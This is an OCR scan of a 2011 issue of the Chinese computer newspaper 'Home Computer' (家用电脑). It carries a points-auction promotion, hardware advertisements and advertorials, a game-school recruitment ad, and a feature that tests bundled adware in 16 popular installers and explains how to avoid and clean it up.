

传递科技资讯  
提高生存技能

www.chifamily.com

# 家用电脑

# 数字化用户 33期

## 挂机挖矿赚美金

这事儿真的靠谱?

## 安卓手机用户

也能玩多微博同步

## 用Win7系统温度会更高?



三步挑精品

**后市恐难再降**  
看清性能  
选个 2TB 硬盘

- ◆ 诺基亚首款 WP7 正式名称曝光
- ◆ **用迅雷看看转换视频**
- ◆ 永久更改 CMD 的界面



### 暑假过后迎开学

哪些热门笔记本价格给力?

本乐会



# 捆绑软件 彻底滚出桌面



买报纸 得积分  
占便宜 五折封顶



X2

映众 GTX550 Ti 游戏至尊显卡



X1

西部数据 USB3.0 移动硬盘 1TB

如此处无条码  
请联系书商调换



9 771009 084001



# OFF 50% 积分拍卖

## 买报纸, 获积分, 买便宜 五折封顶, 产品多多, 厂商直供

从2010年起, 针对所有读者《家用电脑》推出 OFF50%积分竞拍活动, 订阅/零售读者均可参加。通过每期报纸上的密码(每本报纸上的密码均不相同), 在家用电脑商城(shop.cbifamily.com)充值获得积分, 即可参加积分竞拍, 所有产品目前5折封顶, 这意味着大家可以半价购买到市场热销的产品。我们的产品均由厂商直供, 质量和售后能得到保证。购买的期数越多, 获得的积分越多, 可以竞拍价值更高的产品, 同时竞拍成功的可能性越高。

1

### 获得密码

购买报纸获得积分密码(表面覆银, 16位)

2

### 注册帐号

注册一个家用电脑网站帐号(这个帐号可以在论坛和商城通用, 电子版需要另外注册)

3

### 充值积分

将报纸上的卡密, 在商城-用户中心-我的积分(商城导航栏-积分兑换也可进入)输入密码, 获取积分

4

### 参加竞拍

你所拥有积分要高于起拍积分, 每次出价要扣除一定积分, 获取出价权, 不退还

5

### 产品出价

对你感兴趣的产品出价, 当竞拍结束以后你是最高出价者, 你可以在该页面生成订单

6

### 下单付款

支付竞拍出价和快递费, 我们将通过快递方式将产品送出。

### 我要付出什么?

- 起拍保证积分
- 每次出价扣除的积分
- 最后竞拍成功的金额
- 产品快递费

### 以拍卖的液晶显示器 1 台为例:

起拍积分 30, 如果你出价 10 次就竞拍下来, 每次出价消耗积分 10 点, 竞拍积分将消费 100 点。  
最后竞拍价格为 218 元(本价格为示例, 最高为封顶价), 该产品需要快递费 60 元。

你所有付出为:  
积分:  
 $30+100=130$  积分  
现金:  
 $218+60=278$  元

### 需要注意的

不同产品热门程度不一样, 可能多人与你竞争, 最后可能是以封顶价成交, 你可能损失参与竞拍的出价积分, 出价请慎重, 保证积分如果竞标价格被入超出即可退还。

OFF  
50%

欢迎访问家用电脑论坛 <http://bbs.cbifamily.com/forum91>, 提交您希望参与竞拍的产品型号。我们将综合您的意见,对拍卖产品类型进行调整。

#### 风险提示:

- 1、每次出价均需消耗积分,此积分不退还。起拍积分,竞拍成功不退还,出价被超过即刻退还。
- 2、价格胜利模式,未达商品价格 50%,甚至更低,按最后出价价格成交。超过商品价格 50%,为避免流拍,请慎重出价,成交价按最后出价价格成交(不含快递费)。
- 3、同期序列号,同一个 ID 只能充值一个,请勿重复购买。

399 积分  
起拍

(数量:2)

01



### 映众 GTX550 Ti 游戏至尊显卡

核心代号:GF116  
核心型号:GeForce GTX 550  
核心频率:920MHz  
流处理单元:192  
显存类型:GDDR5  
显存容量:1G  
显存位宽:192bit  
显存频率:4100MHz  
接口:DVI × 2、MINI-HDMI × 1

映众 GTX550Ti 游戏至尊基于全新 40nm 工艺制造的 Fermi 2.0 架构显示核心,该显卡采用核心与显存独立的 3+1 相供电设计,日系全固态电容及高品质电感,同时搭配 Power PAK 封装的 Mosfet,提供 6pin 外接供电接口。散热方面,采用经典的风导流 II 代散热器,除了保证核心的有效散热,还可以对 PCB 进行散热,并且在供电部分采用散热片设计,整体的散热效果非常出色。显存方面采用海力士 0.5ns GDDR5 显存颗粒,组成 1024MB/192bit 显存规格,显卡的默认频率为 920/4100MHz。

市场零售价:799 元 / 个

次数胜利封顶价:399 元 / 个

#### 本期封面条码 刮开后可充积分

开始充值时间  
2011 年 8 月 30 日  
截止充值时间  
2011 年 9 月 30 日

家用电脑商城:shop.cbifamily.com

注册并登录商城,在导航栏“积分兑换”或“用户中心 - 我的积分”中兑换积分。

该帐号,在家用网站、论坛 / 学问 / 商城可通用,电子版需要重新注册。

拍卖规则:请参见商城拍卖帮助,或留意每个产品的拍卖说明。

竞拍成功:设置两种胜利模式:次数胜利模式与价格胜利模式。

### 西部数据 2.5 英寸 USB3.0 移动硬盘 1TB

系列:My Passport Essential SE  
型号:WDBACX0010BRD  
尺寸:2.5 英寸  
容量:1TB  
接口:USB 3.0  
电源:USB 供电  
重量:0.2kg

市场零售价:720 元 / 个

次数胜利封顶价:360 元 / 个

360 积分  
起拍

(数量:1)

02



在 USB3.0 时代,西部数据率先将 My Passport Essential 系列全面更新为 USB3.0 移动硬盘,囊括 2.5 英寸到 3.5 英寸的各个容量。该系列产品完全采用再生材料制作,以最大限度减少资源浪费。外形设计更轻巧,相比一般 2.5 英寸移动硬盘产品缩小了 20% 体积,为 WD 有史以来最轻巧的便携式硬盘。采用国际标准 USB3.0 接口,向下兼容 USB2.0。USB3.0 接口数据最高传输速度可达 5G/S,可提供普通 USB2.0 接口速率 3 倍以上。

注:1.竞拍购得的产品运费由买家自理。

2.如有任何印刷错误和翻译错误,本社不承担任何因此产生的后果。


3.在法律允许的范围,本社对此活动拥有最终解释权。

4.所有积分归家用电脑所有,仅用于商城活动,不兑换折现。充值积分,即代表认同以上条款。



迪兰恒进  
DATALAND

二代 DX11  
震撼游戏卡



Whirlwind Technology  
VORTEX II

# 革命! 从VORTEX开始



### HD6770 VORTEX XT 1G

工艺制程: 40nm  
流处理器: 800个  
运行频率: 900MHz/4900MHz  
显存类型: GDDR5  
显存规格: 1GB/128bit



### HD6770 VORTEX 1G

工艺制程: 40nm  
流处理器: 800个  
运行频率: 870MHz/4800MHz  
显存类型: GDDR5  
显存规格: 1G/128bit



### HD6670 VORTEX 1G

工艺制程: 40nm  
流处理器: 480个  
运行频率: 850MHz/4000MHz  
显存类型: GDDR5  
显存规格: 1GB/128bit



### HD6570 VORTEX 1G

工艺制程: 40nm  
流处理器: 480个  
运行频率: 750MHz/4000MHz  
显存类型: GDDR5  
显存规格: 1GB/128bit



www.dataland.com.cn



# DANGER



# DANGER

# 各种推荐、各种植入 让捆绑软件滚出桌面

“

仔细看看自己的电脑,你会发现有一些自己完全不需要也从来没有下载过的软件已经被悄悄地安装,让你莫名其妙。大部分情况下,这都是在你安装软件时不细心,一股脑点击下一步带来的后果。如今的软件安装包中捆绑各种各样的其他软件、插件、网址已经成为了一个非常普遍的现象,这些可恶的软件就是通过你的粗心大意来占据你的桌面。虽然在七月底工信部发布了《互联网信息服务管理规定(征求意见稿)》,以求对这样的行为进行更加严格的规范,然而在巨大利益面前,面对这区区3万元的罚款以及监管措施的缺乏,这个规定几乎不能起到任何作用。面对这样的情况,我们只有靠自己来解决这个问题,还我们的桌面一个干净的空间。

- ▶ 实测 16 款常用软件,捆绑现象极其严重
- ▶ 如何避免被捆绑软件
- ▶ 解决捆绑造成的种种问题



## 实测 16 款常用软件 捆绑现象极其严重


如今的软件安装包捆绑现象到底严重到了什么程度?我们首先进行一个测试,从国内知名的天空软件站推荐的常用软件中,选择 16 款大家最熟悉最常用的,看看这些冠冕堂皇的软件背后,是一副怎样的嘴脸。

测试方法:在一个全新的 XP SP3 系统中,安装这 16 款软件,看看在安装过程中不进行任何选择的情况下,软件安装包中捆绑的内容以及安装之后出现的情况。

**迅雷:** 在安装完成之后才有捆绑以及设置主页的提示,还算是比较干净。不过在安装完成后在桌面生成了 4 个图标。



**Flashget:** 默认推荐了 3 款软件让你安装,另外在安装完成之后也生成了 4 个图标。



**搜狗拼音:** 默认让你安装搜狗自家的搜狗浏览器。



**驱动精灵:** 默认推荐安装 2 款软件



**驱动人生:** 默认推荐安装 2 款软件,另外会在桌面添加一个网页游戏的图标。



**光影魔术师:** 默认推荐 1 款软件,还会自动关联支持的图片格式,另外还会更改主页。



**美图秀秀:** 捆绑了百度工具栏插件,另外会修改主页,会在桌面添加网页图标。



**PPTV:** 默认推荐安装 4 款软件,同样会更改主页,在桌面会生成 3 个图标。




**快播:** 默认推荐安装 2 款软件以及将导航网站添加到收藏夹。




**暴风影音:** 推荐安装 2 款软件,也会将导航网站添加到收藏夹。



**千千静听:** 推荐安装 2 款软件,会更改主页。



**浩方:** 会在桌面创建网页快捷方式,还会修改主页,另外会在桌面出现一个网页游戏的图标。





**鲁大师:** 安装过程比想象中要简洁,除了添加桌面图标之外,没有其他选项,安装之后也没有生成恶意图标。



**金山卫士:** 会推荐安装 2 款软件,同样会修改主页。



**360 安全卫士:** 会添加安装自家的 360 浏览器,情况比想象之中要好。



**傲游浏览器:** 安装过程比较简洁,除了会设置默认浏览器之外没有捆绑其他,有点出乎意料。



## 捆绑软件带来的严重后果

或许你觉得好像被安装一点软件也没啥大不了的,很多时候你的电脑速度慢很有可能就是这些原因。比如,在有杀毒软件的情况下再安装一个,造成两个杀毒软件打架,一直占用很高的 CPU 资源、添加各种各样的开机启动项、自启动服务项,让开机速度变得超慢,这些是你不想得到的吧?

### 生成太多桌面图标

明明只安装了 16 款软件,桌面偏偏跑出来了 27 个图标,这还是在安装过程中没有选择安装里面捆绑、推荐软件的情况下,假如在



安装时没有注意都选择了,那起码还得增加一倍的图标,桌面上都被这些莫名其妙的按钮占据了。另外,还很有可能生成一些删不掉的淘宝链接之类的图标,遇上了才让你头疼。

### 安装多个杀毒软件、安全软件


在快车、PPTV、暴风影音、驱动精灵等软件的安装过程中,都附带了安装杀毒软件、安全软件的提示,假如在你电脑已经安装了相应



软件的情况下,再安装这些软件,那么造成系统速度慢都是正常的。这样的情况很常见,在亲戚、朋友家里玩的时候,觉得电脑怎么慢,打开任务管理器一看,居然有好几个杀毒软件、安全软件在同时运行,问他们这是怎么装上的,答案都是“不知道”。

### 添加开机启动项

自作主张把自己添加到开机启动项是这些软件最喜欢的行为,笔者在安装这些软件的时候明明都没有勾选让其随机启动的选项,但是在安装完成打开“系统配置实用程序”一看启动项,居然多出了 10 多个。试想一下,在电脑比较差的情况下下载,在开机的同时还要打开诸如暴风影音、PPTV、迅雷这样的下载软件,那速度谁用谁悲剧!



## 如何避免被捆绑软件

谁都不想电脑被莫名其妙地被安装自己不需要的软件,可是看了上面的小小测试,让人相当震惊,连这些知名软件都是如此,那么其他小软件岂不是更加猖狂?更有甚者加入一些恶意程序在安装包中,让你的电脑在不知不觉中中毒,所以,我们要坚决阻止这样的流氓行为,下面介绍几种避免被安装捆绑软件的方法。

方法。

### 安装时细心再细心

其现在在大部分的软件也不是那么无耻,捆绑的插件都会在安装过程中表明出来并且给予提示,但是很多人在安装软件的时候并没有那么仔细,都是直接点下一步跳过,没有仔细去看安装过程中都有些什么,所以说,只要

仔细一点,这个问题在很大程度上就可以避免。

从上面软件安装测试来看,大部分的捆绑行为都出现在安装完成之后,在安装完成页面上会出现让你设置主页,或者下载某某推荐软件的提示,这时候就得千万小心,不要因为看着好像已经安装完成就放松了警惕。笔者的经



验是,除了安装位置之外,软件安装过程中所有需要打钩的选项都全部不要勾选,这也是避免被捆绑软件的一个重要方法。



## 选择正确的软件下载方式

除了在安装过程中需要更加仔细之外,选择合适的软件下载方式也是重要的一个方面,现在很多小的下载网站,由于利益的驱动,会对正常的安装包进行再处理,捆绑广告软件进

行,从而获取利益。



对于常用的软件,我们也看到了,是软件商本身就捆绑了其他软件进行,不论在哪里下载都是一样,所以在安装常用软件的时候唯有小心。在安装一些小软件的时候,要特别注意,建议选择绿色软件下载站,比如“绿盟软件联盟”、“下载吧”等,也可以使用安全软件中的软

件功能来安装。另外在下载的时候也要特别注意,不要选错了下载链接,很多软件页面中都把其他软件的广告做成了下载地址的形式,稍不注意就会看错,这也会被莫名其妙安装其他软件,所以一定要看清楚正确的下载地址,一般来说都是在最下方,下载地址不是一张图片,而是每个下载链接都应该是可以单独点击的。



# 解决捆绑造成的种种问题

假如由于之前的粗心大意导致电脑被安装了各种各样的软件、插件,造成系统运行慢、开机慢等等,这时你也不用担心,按照下面的方法,基本可以解决你的问题。

## 去掉不需要的开机启动项

假如发现开机的时候右下角会弹出N个软件图标,在进入桌面之后要等好一阵鼠标才能操作,这时候需要清理掉那些不必要的软件启动项目,想必这是大家都知道的方法,可以使用“系统配置实用程序”或者360安全卫士、金山卫士等软件的相关功能来取消。




但是需要注意的是,现在更多的软件变得更加聪明,将自己打造为系统服务项来随机启动,从而躲过这些安全软件的开机软件检测。如果你发现一个软件在开机启动项中没有,但是又继续随系统启动了,这时候需要在“系统配置实用程序”的服务项中找出这些隐藏的服务,点击下方的“隐藏所有 Microsoft 服务”就可以看见软件服务,取消对应的即可,不论

在XP还是Win7系统中都可以设置。

## 删掉桌面的顽固图标

有的软件在安装之后会在桌面生成淘宝购物之类的图标,而且点击右键删除还删不掉,这也让很多朋友伤透了脑筋,其实要解决也比较简单。

木马制造淘宝等桌面图标的方法主要有三种:第一是直接添加桌面快捷方式,第二是劫持正常的桌面图标,第三是以恶意程序伪装桌面图标。大部分情况下浏览器应该是被安装了插件或者被设置了开机启动项,所以可以先用安全软件的插件检测功能来进行扫描,然后删除恶意插件。我们在之前已经介绍过这个问题产生的原因,由于篇幅所限具体的解决方法可以参见电子版: <http://ep.cbifamily.com/2010/02/76/115150.html>



## 锁定主页,拒绝随意更改

喜欢更改主页是很多软件安装完成之后都喜欢做的事情,关于修改主页的设置的介绍


也相当多了,什么修改注册表等等,不过经过笔者长时间的使用,可以使用“金山网盾”这一款小软件,利用其的主页锁定以及默认浏览器设置功能,可以防范大部分恶意修改主页、恶意设置默认浏览器的问题,并且软件比较小巧,不会占据太多内存空间。



# 写在最后

对于个人来说,被强制安装软件看起来似乎是个小问题,然而想想,通过如此手段,对于软件商来说,是一个快速入侵用户桌面的方法。仔细看看,捆绑的、推荐安装的软件,翻来覆去就是那几个,可以想象这些冠冕堂皇的装机必备软件已经暗地形成了一个“软件联盟”,互相勾结从中获利。把他们赶出桌面,每个用户都有捍卫干净系统环境的权力。

二代 DX11  
暴玩游戏卡



# 要冷静

蓝宝HD6870 Vapor-X  
拒绝高温酷暑



**10°C**

均热板散热器温度低  
于普通散热器10°C以上

**20dB**

运行噪音2D负载低于  
20dB，3D负载低于38dB

**25%**

蓝宝专属第二代黑钻电感  
提高25%功率转换效率

**940MHz**

OC版显卡拥有  
940MHz/4600MHz显卡频率

# 宇瞻激情盛夏 海量超值惊喜连连

宇瞻AH325黑骑士16G U盘 **特价99元**

凡购买宇瞻 AH325 16GB U盘  
即送精美环保袋一个，数量有限，先到先得

活动时间：2011年8月15日—2011年9月15日



精美环保袋



CE FC RoHS

客服电话：0755-83898020  
服务信箱：services@apacer.com.cn

**宇瞻科技**  
力求完美 分享记忆

# 是真金就是会发光!

## 多彩真金兄弟,强势迎接开学装机热

多彩科技在暑期中的促销相当给力,尤其是在机箱上,先后推出了王牌系列,至尊系列,以时尚抢眼的外观,扎实高品质的用料,成为暑期中机箱产品的宠儿。现下随着暑假的结束,电脑市场又将迎来开学装机热。多彩科技再接再厉,推出了两款针对学生用户的高性价比机箱,真金系列的 MZ401 和 MZ402,下面我们一起来关注下这对真金兄弟的亮点。

### 外观时尚大气,散热设计优秀到位,充分保护学生电脑

学生电脑由于寝室的使用环境并不理想,因此对于散热的要求相当高。多彩真金 MZ401 和 MZ402 在散热上就相当到位。MZ401 的前面板底部采用了大面积的冲孔网,除了中部的前置接口位之外,其前面板基本由镂空冲孔网构成,更偏重于增强整体散热能力。而 MZ402 底部则没有配置金属冲孔网,而是直接将底部面板设计为条纹式镂空状,并在后边配置了相应的防尘海绵,兼顾散热性和整体的防尘能力,住 8 人寝室的学生用户推荐选择 MZ402,而 4 人寝室则更适合 MZ401。


除了正面板的区别外,在其他部分,MZ401 和 MZ402 两兄弟的设计则几乎完全一样。在机箱顶部,配置了两块大面积的散热孔,并支持两个 12cm 的散热风扇安装,如果配置上散热风扇,其散热性能将

大大提升,非常适合搭配高性能独显的电脑。而在侧板上,多彩 MZ401、MZ402 提供了一个大面积的防尘网,侧面的防尘性保持得比较好,透过防尘网还可以看到内部的 18cm 大尺寸 LED 风扇,不仅散热效果出众,工作时的 LED 灯光也非常梦幻和抢眼。



### 机箱全黑化处理,丰富外置接口,全免拆卸让DIY更轻松

多彩 MZ401、MZ402 的内部都采用黑化处理,不仅有效的加强了机箱的自身强度,而且对于防护屏蔽能力也有着较大的提升。两款机箱的扩展接口集中于正面板上,其中 MZ402 提供了 4 个 USB 接口,在同



类机箱中处于绝对的领先地位,MZ401 和 MZ402 相比,除了 USB 接口为两个外,其他耳麦接口、开关键、重启键的配置都基本一致。

打开机箱我们可以看到,多彩 MZ401 和 MZ402 的内部空间非常宽敞,即使装入全尺寸 ATX 主板和 280mm 超长显卡后,整个空间也显得游刃有余,丝毫不会感到局促。此外,该主板具备背部走线设计,免去了机箱内部联线凌乱的烦恼。下置电源设计不仅保持着机箱良好的平衡性,更为机箱内部营造出完美的散热通道,有助于提升其整体的散热能力。值得一提的是,多彩 MZ401 和 MZ402 均采用免螺丝设计,无需工具即可完成 DIY。而且可拆卸部分以抢眼的绿色进行标识,两种颜色搭配起来比较亮眼,颜色对比比较强烈。让用户一目了然。

### 豪华风扇散热配置,标配超霸 DLP-410A 黑金版电源,真金兄弟很给力

多彩 MZ401 和 MZ402 两兄弟的风扇散热配置堪称豪华,在前端面板,在硬盘安装位前方留有风扇安装位,支持 12cm 风扇的安装,有需要的用户可以自行添加。而在机箱的侧板上,则标配了 18CM 的超



大透明机箱风扇,同时在四个角上搭配了蓝色 LED 灯,通电后效果非常华丽。除此以外,多彩真金兄弟的顶部面板,还预留了两个 12CM 的风扇安装位,背部则标配了 12CM 的抽风风扇。多风扇散热体系,将为整个电脑营造出良好的散热空间。

多彩真金 MZ401 和 MZ402 提供了 4 个光驱位、1 个软驱位、6 个硬盘位以及 7 个扩展插槽。良好的内部扩展性,充分满足双显卡平台、RAID 磁盘阵列等需求。机箱标配超霸 DLP-410A 黑金版电源。该电源额定功率为 270W,最大功率为 380W。足以应对四核独显主流平台的供电需求,非常适合学生用户使用。

# 激战《杀出重围 3:人类革命》

## AMD Llano A8-3850 VS Intel 新酷睿 i5 2300, 谁能在性能与性价比中达到完美平衡?

《杀出重围 3:人类革命》是该系列的第三代巨作,但是让玩家无奈的是,该游戏竟然堪称硬件杀手!一大批主流游戏平台均无法流畅运行该游戏。作为一名预算资金有限的玩家,该如何为整机升级呢?AMD APU 融合平台的出现,改变了高性能必须高价的定律,凭借着 AMD 双显卡技术的特性,为玩家带来了性能与性价比的完美平衡。那么 A8-3850 对比 Intel SNB 平台,谁能满足玩家在游戏性能和性价比中的双重需求呢?

### 解读 Llano APU 的优势,高性能、高性价比续写属于 AMD 的传奇

A8-3850 作为 A 系列 Llano APU 的旗舰型号,售价不足 1000 元。却拥有原生四核心处理器,主频达到了 2.9GHz,每颗核心具备 1MB 独立二级缓存,四颗核心共有 4MB L2 缓存。《杀出重围 3:人类革命》对于多核心处理器进行了良好的优化,使得如 A8-3850 这类原生四核心处理器在游戏中的表现完胜双核心处理器,同时较高的主频,也对游戏的帧数提升帮助明显。

A8-3850 还具备强悍的 Radeon HD 6550D 独显核心。该独显核心具备 400 个流



处理单元,默认频率为 600MHz,支持 DX11 特效,足以媲美 400 元以下的独立显卡,远远超过了新酷睿 i5 2300 中自带的 HD Graphics 2000 集显。而且还能够通过和独立的 A 卡组成双显卡交火,获得最少 75% 以上的性能提升。强悍的 3D 性能,是流畅运行《杀出重围 3:人类革命》这类 3D 大作的关键。原生四核、强悍 3D 独显核心,双显卡交火能力,A8-3850 将续写属于 AMD 的高性价比神话。

### 搭建 Llano 游戏平台,相比新酷睿 i5 2300 平台,谁的性价比最给力?

AMD 平台一直以高性能、高性价比成为最受 DIY 玩家喜爱的选择。Llano APU 上市后,更是打破了高性能必定高价格的定律,为玩家们提供了完美的游戏平台解决方案。

从图表中我们可以看到,虽然是新品上市,但 A8-3850 的价位依然相当亲民,在具备 Radeon HD 6550D 独显核心的前提下,售价依然远远低于新酷睿 i5 2300,将 AMD 的性

价比优势演绎得淋漓尽致。除此以外,A75 配套主板的价位也相当亲民。在搭配 Radeon HD6670 独立显卡后,平台总价要比 Intel 新酷睿 i5 2300 平台低近 400 元。对于预算有限的用户来说,400 元的差价,可以再次提升独立显卡的档次,如 HD6770 等。而且组成双显卡交火后,整体 3D 性能将获得至少 75% 的提升。而 Intel 新酷睿 i5 2300 平台则无法组建双显卡交火,3D 性能相比 AMD 平台有着明显的差距。AMD A8-3850 平台能够在《杀出重围 3:人类革命》中获得更高的帧数,让游戏更加流畅。

配件	AMD A8-3850 平台		Intel 新酷睿 i5 2300 平台	
CPU	AMD A8-3850	999 元	新酷睿 i5 2300	1175 元
主板	微星 A75MA-G55	599 元	微星 H67MA-E35(B3)	799 元
显卡	Radeon HD 6670(双显卡交火)	599 元	Radeon HD 6670	599 元
合计	2197 元		2573 元	

价比优势演绎得淋漓尽致。除此以外,A75 配套主板的价位也相当亲民。在搭配 Raedon HD6670 独

### 融合 VS 整合,A/I 平台决战三大场景! 谁能真的畅玩《杀出重围 3:人类革命》?

《杀出重围 3:人类革命》对于游戏平台的



性能要求相当高。尤其是在全特效下,只有 3D 性能强悍的游戏平台才能流畅玩转,在测试中,我们将所有特效开启,分辨率设置为 1920 × 1080。依然分为室内战斗、室外战斗以及大规模群战三个场景。

AMD A8-3850 融合平台凭借着双显卡交火的强悍能力,在游戏帧数上保持着 10 帧左右的优势。从游戏中我们可以感受到,华丽

的游戏画面和火爆的战斗场景对于显卡的要求非常高。Intel 新酷睿 i5 2300 平台由于不支持混合交火,帧数一直在 30 帧左右徘徊,游戏中很容易感觉到卡顿和停滞,相比而言,超过 40 帧的平均速度,让 AMD A8-3850 双显卡交火平台在游戏中非常流畅。10 帧左右的差距,彻底将 A/I 平台划分为能流畅玩,和无法流畅玩《杀出重围 3:人类革命》两大阵营中。

总结

作为一款新品上市的融合处理器,AMD A8-3850 拥有太多的亮点。高性能的四核 CPU 单元,强悍的 Radeon HD 6550D 独显核心,支持双显卡交火的能力。使其具备流畅运行大型 3D 游戏的能力。将新酷睿 i5 2300 远远低抛在了身后。其卓越的表现,注定开学装机市场,将是 Llano 平台的舞台。

汇众教育本期推荐校区:北京北三环(游戏)学院



# 让“游戏”成就您高薪就业之梦

## 政策扶持

游戏行业被誉为“金融风暴下安全的避风港”。近年来,以网络游戏为代表的软件服务业突飞猛进,表现出巨大发展潜力,出现了很多像社交游戏、手机游戏这样的分支而更加蓬勃的发展。

据《人民网》报道,经过 10 年的发展历程,网络游戏已成为中国互联网重要的支柱产业之一,无论是玩家人数还是产业规模,中国网游的发展速度都位居世界前列。值得关注的是,网络游戏是所有互联网娱乐领域中使用率上升的服务之一。

游戏产业的蓬勃发展,调动起了业界内外的注意力,“振兴游戏产业,培养本土人才”成为自上而下统一口号。当前游戏产业发展环境利好,政府部门形成强大合力,助推行业加速发展,支持游戏人才培养,增强游戏产业的核心竞争力。

## 游戏逆市飞扬

根据易观数据报告显示,2011 年第 1 季度中国网络游戏市场规模达 84.98 亿元,实现环比增长 6.1%。市场经过一年盘整,找到了游戏创新、模式创新、市场的深耕与细分三个增长点,并在 1 季度的季节积极因素带动下增长明显。



## 人才缺口与需求

● 2009-2011 网游市场收入规模

网络游戏行业

2006 年开始产业化,规模化;

游戏公司从几十家发展到现在上千家;

游戏项目每年上线约计 1400 款各式游戏;

游戏行业从业人员从不过万人到几十万人。

就产业研发规模来说,一款大型游戏产品,研发人员就需要百人以上

上团队,再包括市场、产品、渠道等各个部门通力配合,一款游戏产品背后涉及到的参与人数约 200~300 人。游戏行业的人才数量需求,至少达到 40~60 万人才能满足,而这仅仅是近两年的情况。游戏行业规模的发展速度,有目共睹。

然而目前我国游戏人才结构性严重不足,尤其是高端的创意人才和懂市场、会管理、善经营的复合型人才短缺已经成为我国游戏产业发展的一个重要瓶颈。



● 汇众教育学员作品展示

## 加入汇众教育,10 个月成就高薪梦想!

汇众教育作为中国数字娱乐职业教育专业品牌,自 2006 年 6 月工程启动至今,共计培养 38900 名游戏动漫方向专业人才,为国内 1136 家游戏动漫开发企业输送专业人才,平均就业率高达 94.03%。在课程体系建设方面,秉承“培养紧缺人才,助力产业发展”的宗旨,研发了 6 版 18 套共 289 册游戏动漫教材,荣获多项国家奖励和百万项目基金。作为北京直营校区之一,汇众教育北京北三环(游戏)学院成立 7 年来,专注于游戏设计与开发人才的培养。以金山项目经理杜守跃老师、目标软件主设计师姚建楠老师领衔的雄厚师资,为全国各大游戏公司培养了数以千计的游戏开发人才。人才订单源源不断的涌入,甚至学员还未毕业就提前被游戏大佬提前预定。游戏公司人才紧缺及北三环游戏学院毕业学员的抢手程度可见一斑。



● 专业的教学环境

游戏开发设计与制作精英班紧急招募

你是一名游戏玩家,梦想自己制作一款网络游戏,却不知从何开始?

你是一名高中生,热爱游戏制作,却担心自己学不会?

你是一名大学生或在职人员,想进入游戏行业发展,但对游戏开发了解不多?

你还在等什么,游戏行业为你保驾护航!

招生对象:16-35 周岁,初高中以上学历的游戏爱好者,有无基础均可。

教学模式:每班 20 人,小班授课制,一对一实训教学。所采用的“6 步式、3 情景、2 特点”教学法,现已成功为企业输送了千名游戏专业人才。

课程体验:学院近期开设免费游戏试听课程,欢迎广大游戏爱好者前来体验。

## 游戏开发设计与制作精英班紧急招募

你是一名游戏玩家,梦想自己制作一款网络游戏,却不知从何开始?

你是一名高中生,热爱游戏制作,却担心自己学不会?

你是一名大学生或在职人员,想进入游戏行业发展,但对游戏开发了解不多?

你还在等什么,游戏行业为你保驾护航!

招生对象:16-35 周岁,初高中以上学历的游戏爱好者,有无基础均可。

教学模式:每班 20 人,小班授课制,一对一实训教学。所采用的“6 步式、3 情景、2 特点”教学法,现已成功为企业输送了千名游戏专业人才。

课程体验:学院近期开设免费游戏试听课程,欢迎广大游戏爱好者前来体验。

部分岗位名称	学历要求	行业参考薪资(月)
游戏服务器端软件工程师	本、专科学历	10000 以上
2D 网络游戏工程师	本、专科学历	10000 以上
手机游戏开发工程师	本、专科学历	8000 以上
游戏策划	不限	8000 以上
游戏特效设计	不限	6000 以上
游戏原画设计	不限	5000 以上
游戏动作设计	不限	6000 以上
游戏场景制作	不限	5000 以上
游戏构架设计	不限	5000 以上
游戏运营与客服	不限	2500 以上

咨询热线

汇众教育北京北三环(游戏)学院

全国统一报名电话:010-51288995

全国免费咨询电话:400-6880-189

学校官方网站: <http://ot.gamfe.com>

咨询 QQ:1422089943 1394822216 1161900667

学校地址:北京市西城区北三环裕民中路 6 号北京市农业局三层

全国免费咨询热线:400-6161-099

集团官网: [www.gamfe.com](http://www.gamfe.com)

# 一节电池用两年!

## 富勒 G 势力强势驾临,树立无线键鼠节能新标准

富勒这个外设品牌,已经越来越多的得到国内消费者的喜爱。这款来自欧洲德国的世界外设品牌,在今年的无线键鼠中,主打节能牌。其独家具备的 G 势力技术已经出现,就为行业里树立的新的节能标准。基于 G 势力技术的节能新品也是频频推出。在开学销售热潮来临之际,富勒抢先再发布了两款节能版无线套装,我们今天要为大家带来的就是以高性价比主打学生市场的 U79 节能版无线键鼠套装。

### 超窄边框,完善防水,舒适手感,富勒 U79 节能版键盘用起来很舒服

打开包装,采用超窄边框设计的键盘第一时间吸引了我们的眼球。富勒 U79 节能版套装中的键盘为黑色,采用高品质 ABS 塑料材质打造,配合富勒 FAPP 智能工艺制造,整个键盘显得相当的坚固耐用。虽然采用超窄边框设计,但富勒 U79 节能版键盘依然采用三段式设计,键位设计也相当容易上手,非常适合桌面空间有限的用户选择。

富勒 U79 节能版无线键盘采用了舒适的火山口按键结构,整个键盘的键程适中,敲击时声音特别小,手感也略略偏软,非常适合上网聊天和打字。该键盘的背部采用了丰富的漏水孔设计,即使将饮料不慎打翻在键盘上,只需拿起键盘,让液体流出即可恢复使用。该键盘的

